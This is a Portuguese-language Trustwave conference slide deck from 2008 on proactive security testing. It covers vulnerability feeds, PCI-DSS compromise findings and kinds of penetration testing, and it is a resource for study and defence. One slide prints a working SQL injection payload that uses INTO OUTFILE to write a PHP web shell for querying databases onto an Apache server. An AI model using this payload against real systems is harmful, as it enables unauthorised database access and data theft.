Trustwave®
Information Security & Compliance

Segurança de Sistemas: Antecipando os Acontecimentos

Luiz Gustavo C. Barbato

gbarbato@trustwave.com

GTS 12 – SP - 2008

Introdução

Com o passar dos anos, os ataques a sistemas computacionais têm se tornado mais frequentes, cada vez mais complexos, distribuídos e em larga escala tanto através da Internet quanto dentro da própria infra-estrutura. Códigos maliciosos automatizados que trabalham de forma aletória e pessoas com motivações específicas exploram vulnerabilidades em aplicações e fragilidades em arquiteturas de rede. Para endereçar estas ameaças efetivamente, não é prudente esperar que a exploração seja efetuada, e sim antecipar os possíveis vetores de ataque de forma a aumentar o nível de segurança e estar preparado adequadamente. Com base nesta necessidade pró-ativa de segurança, nesta apresentação serão tratadas técnicas adotadas para verificar a segurança de sistemas tanto do ponto de vista das aplicações quando das redes.

Vulnerabilidades de Software


ID	Title	Release Date
TA08-162C	Apple QuickTime Updates for Multiple Vulnerabilities	June 10, 2008
TA08-162B	Microsoft Updates for Multiple Vulnerabilities	June 10, 2008
TA08-162A	SNMPv3 Authentication Bypass Vulnerability	June 10, 2008
TA08-150A	Apple Updates for Multiple Vulnerabilities	May 29, 2008
TA08-149A	Exploitation of Adobe Flash Vulnerability	May 28, 2008
TA08-137A	Debian/Ubuntu OpenSSL Random Number Generator Vulnerability	May 16, 2008

US-CERT
UNITED STATES COMPUTER EMERGENCY READINESS TEAM

Top Viewed Vulnerabilities this week

- Belkin 54G Routers Admin Account Default Null Password
- Linksys Router Default Password
- Microsoft IE Vector Markup Language (VML) Arbitrary Code Execution
- Simple PHP Blog (SPHPBlog) add_link.php link_id Variable CSRF
- IBM AIX Performance Tools tprof -x Parameter Privilege Escalation
- myNewsletter adminLogin.asp UserName Variable SQL Injection
- opentaps ecommerce/control/keywordsearch SEARCH_STRING Variable XSS
- Boinc Forum forum_text_search_action.php search_string Variable XSS
- Realtek HD Audio Codec Driver RTKVHDA.sys / RTKVHDA64.sys IOCT Request Handling O
- Microsoft Windows Media Player Skin File Handling Overflow

osvdb



Trustwave® Information Security & Compliance

Comprometimentos em Sistemas de Pagamento

Req.1: Segmentação de Redes

Req. 3: Armazenamento de Dados


Req. 6: Desenvolvimento de Aplicações

Req. 8: Credenciais

Req. 10: Monitoração e Logs

Req. 11: Testes

Req. 12: Políticas de Segurança



Violações >50% Encontradas durante investigações forense da Trustwave

Violações <50% Encontradas durante investigações forense da Trustwave

Violações encontradas durante a fase inicial de uma auditoria PCI-DSS

Trustwave® Information Security & Compliance

Situação Atual

- Com base em nossas análises podemos verificar que ainda há muitos:
  - Problemas no Desenvolvimento de Software
  - Problemas na Arquitetura de Redes
  - Problemas na Configuração de Sistemas
  - Problemas na Fragilidade Humana

Situação Atual

- Principais causas
  - Formação Inadequada
  - Falta de Treinamento
  - Desconhecimento do que está fazendo

Situação Atual

- Investimento em Segurança ????????
  - Resposta comum: Por quê? Nunca tive problemas
  - Contra Reposta: POR SORTE ☺
- As vezes, a equipe de segurança da empresa sabe da necessidade, requisita investimento porém, as verbas não são aprovadas

Antecipando os Acontecimentos

- Uma das melhores abordagens para verificar a segurança dos ambientes e processos é colocá-los a prova de testes
  - Pró-Atividade
  - Identificação de vulnerabilidades antes de serem exploradas
  - Diminuição dos Riscos

Verificações de Segurança


- Problemas no Desenvolvimento de Software
  - Teste de Penetração de Aplicação
    - Testes de Caixa Preta
    - Identificar formas de acesso à aplicação
    - Driblar lógicas de negócio e controles de acesso
  - Revisão de Código
    - Testes de Caixa Branca
    - Identificar os trechos de código vulneráveis e possíveis configurações inseguras
    - Rastrear todas as entradas possíveis e comunicações internas

Verificações de Segurança

```
'UNION SELECT 0,'<html><head><title>Query DB</title></head><body><form
action=""> <p>server address<input type="text" name="server"
value="<?php if(isset($_GET["server"])){ echo $_GET["server"];
}?>"/></p><p>username<input type="text" name="user“ value="<?php
if(isset($_GET["user"])) { echo $_GET["user"];
}?>"/></p><p>password<input type="text" name="pass"  value="<?php
if(isset($_GET["pass"])) { echo
$_GET["pass"];}?>"/></p><p>database<input type="text" name="database"
value="<?php if(isset($_GET["database"])){ echo $_GET["database"];
}?>"/></p><p>Query<textarea name="query" cols="50" rows="5"><?php
if(isset($_GET["query"])) { echo $_GET["query"];
}?></textarea></p><p><input name="Submit“type="submit"
value="Submit"></p></form><?php if (isset($_GET["server"])){$link =
mysql_connect($_GET["server"], $_GET["user"], $_GET["pass"]); if
(!$link) {die("Could not connect: " . mysql_error());}echo "Connected
successfully<br>";if (!mysql_select_db($_GET["database"])) {echo
"Unable to select mydbname: " . mysql_error();exit;}$result =
mysql_query($_GET["query"]); if (!$result) {$message  = "Invalid query:
" . mysql_error() . "<br>n";$message .= "Whole query: " .
$_GET["query"];die($message);}while ($row = mysql_fetch_assoc($result))
{foreach ($row as $a=>$b){ echo "$a = $b<br>"; }echo
"<br><br>";}mysql_close($link);}?> </body></html>',0 INTO OUTFILE
'C:/Program Files/Apache Group/Apache/htdocs/admin/dbquery.php'/*
```

Verificações de Segurança

- Problemas na Arquitetura de Redes e Configuração de Sistemas
  - Teste de Penetração Externo Rede
    - Identificar componentes “ocultos” de rede
    - Identificar formas de acesso ao ambiente
    - Explorar fragilidades na segmentação incorreta de rede e na configuração de sistemas
    - Explorar vulnerabilidades dos sistemas e aplicações de forma remota
  - Teste de Penetração Interno Rede
    - Identificar formas de driblar a segmentação de rede e controles de acesso de sistemas internos
    - Explorar redes sem fio e sistemas internos



Verificações de Segurança

- Problemas na Fragilidade Humana
  - Teste de Penetração Físico
    - Identificar fluxos/rotinas operacionais
    - Acessar ambientes/sistemas pessoalmente utilizando técnicas de engenharia social
    - Explorar processos
  - Engenharia Social
    - Obter informações estratégicas
    - Explorar fragilidades humanas através de conversas pessoalmente, telefone, e-mail, fax, etc.
      - Ingenuidade, inocência, extrovertismo, bondade, .* humana

Considerações Finais

- Necessidade de verificações rigorosas nos sistemas
- Abordagens pró-ativas para diminuição dos riscos
- Ter políticas e procedimentos bem definidos

e implantados para que sejam testados

"Lavar roupa suja em casa"

Trustwave®
Information Security & Compliance

Perguntas?